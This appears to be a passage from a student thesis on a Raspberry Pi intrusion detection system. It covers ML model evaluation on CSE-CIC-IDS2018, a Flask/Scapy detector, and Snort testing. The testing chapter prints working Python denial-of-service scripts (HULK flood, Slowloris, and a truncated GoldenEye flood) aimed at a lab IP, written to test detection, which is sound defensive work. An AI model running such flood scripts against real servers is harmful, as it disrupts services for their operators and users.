

Figure 3.8: Confusion Matrix LSTM

Class	Precision	Recall	F1-Score	Support
Benign	0.98	1.00	0.99	362,449
Bot	1.00	1.00	1.00	42,711
Brute Force - Web	1.00	0.97	0.99	36
Brute Force - XSS	1.00	1.00	1.00	18
FTP-BruteForce	0.84	1.00	0.91	21
Infiltration	0.65	0.16	0.26	9,157
SQL Injection	1.00	0.53	0.70	15
SSH-Bruteforce	1.00	1.00	1.00	28,157
Overall Accuracy			**0.98**	**442,564**

Table 3.5: LSTM Classification Report of the IDS Model on the Test Set

Analysis : The LSTM model achieved high accuracy, comparable to classical models, and showed promising performance even on classes with sequence patterns. However, training and inference were computationally intensive. The model was more robust to noise in common attacks but still struggled with Infiltration and SQL Injection, reinforcing the need for data augmentation or cost-sensitive learning for rare events.

3.5 Comparative Analysis

Table 3.6 provides a comparative summary of the four machine learning models used for breach detection. It highlights key performance metrics, such as accuracy, average precision, recall, and F1 score, as well as the notable strengths and weaknesses of each model. Figure 3.9 also illustrates the performance curve, illustrating the balance between accuracy and recall across different attack categories. This visualization helps understand how well each model handles both common and rare attack types.

Model	Accuracy	Precision (Avg)	Recall (Avg)	F1-Score (Avg)	Notable Strengths	Notable Weaknesses
Decision Tree	0.9798	0.90	0.85	0.86	Fast, interpretable, solid baseline	Poor on rare classes (e.g., Infiltration)
Random Forest	0.9805	0.93	0.85	0.87	Robust, better generalization	Slight improvement over DT only
KNN	0.9802	0.92	0.83	0.85	Simple, strong on balanced data	High memory & time consumption
LSTM	0.9808	0.93	0.83	0.86	Captures sequential patterns	Expensive training, weak on rare classes

Table 3.6: Comparative Performance of Classification Models



Figure 3.9: Model Performance Comparison

Key Observations

Accuracy Comparison

All models demonstrated strong performance on the CIC-IDS2018 dataset, with overall accuracies exceeding 97.9%. The Long Short-Term Memory (LSTM) model achieved the highest accuracy (98.08%), followed closely by Random Forest and K-Nearest Neighbors (KNN).

Handling of Rare Classes

Despite high overall performance, all models showed difficulty in detecting underrepresented attack types such as *Infiltration* and *SQL Injection*. These classes consistently received low recall scores. While ensemble methods like Random Forest and deep learning models like LSTM performed marginally better, none fully overcame the data imbalance challenge.

Computational Efficiency

- **Decision Tree** and **Random Forest**: Efficient during inference and suitable for deployment on resource-constrained systems.
- **KNN**: Computationally intensive due to its lazy learning nature; unsuitable for large-scale or real-time applications.
- **LSTM**: Requires substantial training time and GPU acceleration, making it less ideal for real-time inference on devices like the Raspberry Pi.

Model Robustness

Random Forest and LSTM models demonstrated strong robustness across various attack categories, maintaining high precision and recall for most classes. LSTM showed lower risk of overfitting due to its capacity to learn temporal dependencies.

Conclusion of Comparative Analysis

Each algorithm has specific advantages based on deployment requirements:

- **Decision Tree**: Suitable for simple and interpretable systems.
- **Random Forest**: Offers a strong balance between accuracy, generalization, and efficiency.

- **LSTM**: Best suited for detecting complex temporal patterns in advanced threats.
- **KNN**: Usable for small-scale prototypes, but lacks scalability.

3.6 Conclusion

In this chapter, multiple machine learning models—including Decision Tree, Random Forest, K-Nearest Neighbors, and LSTM—were trained and evaluated using a rich dataset comprising over 3.4 million records from real-world intrusion scenarios. The experimental results demonstrated high accuracy across all models, with Random Forest and LSTM slightly outperforming others. However, challenges remained in detecting minority classes such as Infiltration and SQL Injection. Through comparative analysis, Random Forest emerged as the most balanced option for real-time deployment on resource-constrained systems. These findings serve as a foundation for selecting and implementing an effective IDS model in the subsequent deployment phase.

Testing and Results

CHAPTER 4

TESTING AND RESULTS

4.1 Introduction

This chapter presents a comprehensive evaluation of the implemented intrusion detection system (IDS), highlighting the performance of the traditional signature-based tools (Snort and Suricata) alongside the trained machine learning model. The purpose of this testing phase is to assess how effectively the system can identify and respond to different types of network intrusions under real-world conditions. A variety of normal and malicious traffic scenarios were simulated within a controlled environment, ranging from simple packet floods to more sophisticated attacks such as Heartbleed and Slowloris. The experiments aim to measure detection accuracy, false positive rates, and overall system behavior, thereby providing practical insight into the strengths and limitations of the proposed solution.

4.2 Testing Methodology and Environment

To evaluate the effectiveness of the proposed Intrusion Detection System (IDS), a comprehensive testing environment was established. The hardware setup consisted of a Raspberry Pi 5 configured with Kali Linux, alongside a Windows PC and a Linux machine, all connected to the same local network. The Raspberry Pi served as the central detection node, running both Snort and Suricata as signature-based IDS engines.

Additionally, a custom deep learning model was trained on the CSE-CIC-IDS2018 dataset [17] to identify malicious traffic patterns. This model was integrated into a lightweight Flask-based web application hosted on the Raspberry Pi, enabling real-time traffic analysis and alert visualization. The testing methodology aimed to validate both traditional IDS detection (Snort/Suricata) and intelligent detection via the trained model.

4.3 Normal vs Malicious Traffic Simulation

To simulate realistic network conditions, two categories of traffic were generated:

4.3.1 Normal Traffic

Normal traffic included routine network operations such as:

- File transfers using protocols like FTP and SCP,
- Web browsing on common sites,

- System updates and software installations.

These actions were executed from the Linux and Windows machines to establish baseline behavior and evaluate the IDS's ability to avoid false positives.

4.3.2 Malicious Traffic

Malicious traffic was simulated using custom Python scripts developed with Scapy and the tool `hping3`. The types of attacks included:

```
from flask import Flask, render_template
import tensorflow as tf
import scapy.all as scapy
import numpy as np
import threading

app = Flask(__name__)

model = tf.keras.models.load_model('model.keras')
detection_status = {"status": "Safe"}

def preprocess_packet(packet):
    if packet.haslayer(scapy.IP):
        features = [
            len(packet),
            packet[scapy.IP].ttl,
            packet[scapy.IP].len,
            int(packet[scapy.IP].src.split('.')[0]),
            int(packet[scapy.IP].dst.split('.')[0]),
        ]
        while len(features) < 78:
            features.append(0)
        return np.array(features, dtype=np.float32).reshape(1, 1, 78)
    return None

def packet_callback(packet):
    global detection_status
    features = preprocess_packet(packet)
    if features is not None:
        try:
            prediction = model.predict(features)
```

```
            predicted_class = np.argmax(prediction, axis=1)[0]
            if predicted_class == 1:
                print("Anomaly detected!")
                detection_status["status"] = "Danger"
            else:
                detection_status["status"] = "Safe"
        except Exception as e:
            print(f"Error: {e}")

def start_sniffing():
    scapy.sniff(iface="wlan0", prn=packet_callback, store=0)

threading.Thread(target=start_sniffing, daemon=True).start()

@app.route("/")
def index():
    return render_template("index.html", status=detection_status["status"])

if __name__ == "__main__":
    app.run(host='0.0.0.0', port=5000)
```

Listing 4.1: Attack

- **SYN Flood**: Repeated TCP SYN requests sent to the target to exhaust its resources.
- **UDP Flood**: High volume of UDP packets designed to overwhelm the target system.
- **ICMP Smurf Attack**: Spoofed echo requests causing the network to flood the target with ICMP replies.
- **Command-line Intrusions**: Activities such as unauthorized port scanning, network enumeration, and the execution of suspicious payloads via terminal commands.



Figure 4.1: Attack Normal vs Malicious Traffic

The output illustrated in Figure 4.2 demonstrates the system's ability to differentiate between normal and anomalous network behavior. In the first part of the output, the traffic is classified as normal, with no suspicious activity detected by the IDS, indicating that the system correctly identifies benign traffic patterns. However, once a simulated attack is launched—such as a DoS or port scanning attempt—the second part of the output clearly marks the transition to an anomalous state. The IDS successfully detects the intrusion and generates a real-time alert, specifying the type of attack, its classification, priority level, and the involved IP addresses. This visual representation highlights the effectiveness of the detection mechanism in accurately identifying malicious activity within a monitored network environment.



Figure 4.2: IDS Output – Normal vs. Anomalous Traffic

Figure 4.3 represents the initial state of the Flask-based web interface before any intrusion is detected, displaying a clean status with no alerts and normal network activity. In contrast, Figure 4.4 shows the system's response after an attack is detected, where the interface dynamically updates to display a detailed alert including the attack type, and timestamp. These visual outputs confirm the real-time detection capability of the proposed IDS system.



Figure 4.3: Normal Traffic – No Alert



Figure 4.4: Anomaly Detected – Alert Triggered

These attacks were directed towards the Raspberry Pi and were monitored through both the machine learning-based detection model and the traditional Snort and Suricata IDS engines.

4.4 Incident Detection and Logs

Upon executing the attacks, the detection mechanisms responded accordingly:

Snort triggered real-time alerts based on predefined rule sets. For instance, TCP-based SYN flood attempts were logged with detailed packet information and timestamps.

Suricata, supported by its built-in rule engine and YAML-based configuration, successfully detected the UDP and ICMP floods, generating JSON-based logs which were later parsed for analysis.

Hulk DoS (HTTP Flood)

The following Python script 22 a Denial-of-Service (DoS) attack using the HULK (HTTP Unbearable Load King) technique. It targets a specified IP address and port—typically a web server on port 80—by opening numerous TCP connections and sending randomized HTTP GET requests. The hulk_attack function generates dynamic query strings to bypass caching mechanisms and ensure each request is unique. It uses the socket module to establish a connection and send the HTTP payload, while threading is employed to launch multiple concurrent attack threads (100 in this case), maximizing the traffic load on the target. This simulates real-world HULK attack behavior and can be used to test the detection capabilities of intrusion detection systems like Snort.

```
import socket
import threading
import random

target_ip = "192.168.183.162"
target_port = 80

def hulk_attack():
    while True:
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect((target_ip, target_port))
            s.send(f"GET /?{random.randint(1,1000)} HTTP/1.1\r\nHost: {target_ip
                }\r\n\r\n".encode())
            s.close()
        except:
            pass

```

```
# Start multiple threads
for i in range(100):
    threading.Thread(target=hulk_attack).start()
```

Listing 4.2: HULK Attack Code

The DoS Hulk attack is characterized by a high volume of HTTP GET requests aimed at overwhelming a web server. Snort detects this by employing rate-limiting rules. A typical Snort rule for Hulk would monitor the rate of HTTP GET requests from a single source IP address to a web server's port (e.g., port 80 or 443). When the number of such requests exceeds a predefined threshold within a specific timeframe (e.g., 50 requests in 10 seconds), Snort triggers an alert. The output in the terminal would show repeated alerts indicating an "excessive HTTP GET requests" anomaly, often classified as an attempted Denial of Service.



Figure 4.5: DoS Hulk

Figure 4.6 presents a sample Snort alert generated during the simulation of a HULK (HTTP Unbearable Load King) DoS attack. The alert message indicates that Snort successfully detected an attempted denial-of-service attack originating from IP address 192.168.183.217 targeting a local web server at 192.168.183.162. The alert includes packet metadata such as TCP

flags (***AP***), sequence and acknowledgment numbers, packet length, and classification as "Attempted Denial of Service" with a priority level of 2. This output validates the IDS's ability to recognize high-rate HTTP floods, commonly associated with volumetric application-layer attacks like HULK.

```
[**] [1:1000001:1] DoS Hulk HTTP Flood detected [**]
[Classification: Attempted Denial of Service] [Priority: 2]
06/15-15:03:22.123456 192.168.183.217 -> 192.168.183.162
TCP TTL:64 TOS:0x0 ID:1001 IpLen:20 DgmLen:1500 DF
***AP*** Seq: 0x12345678  Ack: 0x90ABCDEF  Win: 0x2000  TcpLen: 20
```

Figure 4.6: Snort Alert Output – HULK Attack Detection

Slowloris DoS

The presented Python script 22 a Slowloris attack, a low-bandwidth Denial-of-Service (DoS) technique that exhausts the target server's resources by holding numerous connections open. The script establishes 200 simultaneous TCP connections to the target web server (192.168.183.162:80) and sends partial HTTP GET requests without completing them. Inside an infinite loop, it periodically sends additional header lines (e.g., X-a:) with random values to keep the connections alive and prevent timeout. This method consumes the server's available sockets, making it unable to serve legitimate clients. The use of time.sleep(10) slows down the request intervals, emulating the behavior of a real Slowloris attack and allowing the detection system (e.g., Snort) to identify it based on connection persistence and abnormal traffic patterns.

```
1  import socket
2  import time
3
4  sockets = []
5  target_ip = "192.168.183.162"
6  target_port = 80
7
8  for _ in range(200):
9      s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10     s.connect((target_ip, target_port))
11     s.send("GET␣/␣HTTP/1.1\r\n".encode())
12     sockets.append(s)
13
14 while True:
15     for s in sockets:
16         try:
```

```
17              s.send("X-a: {}\r\n".format(random.randint(1,5000)).encode())
18          except socket.error:
19              sockets.remove(s)
20      time.sleep(10)
```

Listing 4.3: Slowloris DoS Code

DoS Slowloris exploits web servers by maintaining numerous incomplete HTTP connections, thereby consuming server resources. Snort's detection relies on identifying an unusual pattern of partial HTTP requests. A signature would look for characteristics such as the initiation of HTTP GET requests that include standard headers like "Host:" and "Connection: Keep-Alive," but where the request body is intentionally delayed or never fully sent. Snort rules can be configured to flag connections that remain open for an extended period without proper completion, or to detect a high volume of such partial connections from a single source. Terminal output would highlight "partial HTTP request" alerts, signaling an attempted DoS.

Figure 4.7: DoS Slowloris

Figure 4.8 displays a Snort alert triggered by a Slowloris attack. This type of attack exploits HTTP protocol behavior by sending partial, slow HTTP requests to exhaust the server's connection pool without completing the handshake. The alert identifies a single TCP packet from the attacker's IP address 192.168.183.217 targeting the victim at 192.168.183.162. The alert is classified as "Attempted Denial of Service" with a high priority level (1), highlighting the severity of the threat. The packet details include TCP flags (***A****), indicating an acknowledgment packet, a relatively small payload (DgmLen: 60), and the use of the Don't Fragment (DF) flag. This output confirms that Snort is capable of detecting stealthy, low-bandwidth DoS attacks like Slowloris.

Figure 4.8: Snort alert showing detection of a Slowloris DoS attack using incomplete HTTP requests.

GoldenEye DoS (like Hulk + KeepAlive)

The following Python script 21 replicates the behavior of a GoldenEye Denial-of-Service (DoS) attack, which targets web servers by sending a continuous stream of HTTP GET requests using multiple threads. The goldeneye_attack function establishes a TCP connection to the target (192.168.183.162 on port 80), sends an HTTP GET request with a spoofed User-Agent header set to "GoldenEye", and includes a Connection: Keep-Alive directive to maintain persistent connections. The script creates 50 concurrent threads to maximize the request rate, simulating a moderate to high-volume application-layer flood. This type of attack aims to exhaust server resources such as memory and thread pools. The simulation helps evaluate the intrusion detection system's (IDS) responsiveness to aggressive but protocol-compliant HTTP request floods.

```
1 import socket
2 import threading
3 import random
4
5 target_ip = "192.168.183.162"
6 target_port = 80
7
8 def goldeneye_attack():
```

```
    while True:
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
